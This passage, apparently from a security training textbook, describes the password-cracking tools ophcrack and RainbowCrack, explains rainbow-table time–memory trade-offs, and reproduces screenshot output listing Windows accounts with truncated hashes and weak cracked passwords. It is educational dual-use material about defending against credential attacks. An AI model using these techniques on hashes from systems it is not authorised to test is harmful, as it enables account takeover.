
Figure 6.29: Screenshot of L0phtCrack

- **ophcrack**

  Source: *http://ophcrack.sourceforge.net*

  ophcrack is a Windows password-cracking tool that uses rainbow tables for cracking passwords. It comes with a graphical user interface (GUI) and runs on different OSs such as Windows, Linux/UNIX, etc.

  As shown in the screenshot, attackers use ophcrack to perform brute-force attacks and crack password hashes of the target system.



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		31D6CFE0D16A...			empty
Guest		31d6cfe0d16ae9...			empty
DefaultAccount		31d6cfe0d16ae9...			empty
Admin		92937945B5188...			not found
Martin		5EBE7DFA074D...			apple
Jason		2D20D252A479F...			qwerty
Shiela		0CB6948805F79...			test

Table	Status	Preload	Progress
Vista free	inactive	100% in RAM	
table0	inactive	100% in RAM	
table1	inactive	100% in RAM	
table2	inactive	100% in RAM	
table3	inactive	100% in RAM	

Preload: done Brute force: done Pwd found: 6/7 Time elapsed: 0h 5m 42s


Figure 6.30: Screenshot of ophcrack

- **RainbowCrack**

  Source: *http://project-rainbowcrack.com*

  RainbowCrack cracks hashes with rainbow tables, using a time–memory trade-off algorithm. A traditional brute-force cracker cracks hash in a manner that is different from that followed by a time–memory-tradeoff hash cracker. The brute-force hash cracker tries all possible plaintexts one after the other during cracking. In contrast, RainbowCrack pre-computes all the possible plaintext hash pairs in the selected hash algorithm, charset, and plaintext length in advance and stores them in a "rainbow table" file. It may take a long time to pre-compute the tables, but once the pre-computation is finished, it is possible to easily and quickly crack the ciphertext in the rainbow tables.

  As shown in the screenshot, attackers use RainbowCrack to crack the password hashes of the target system.



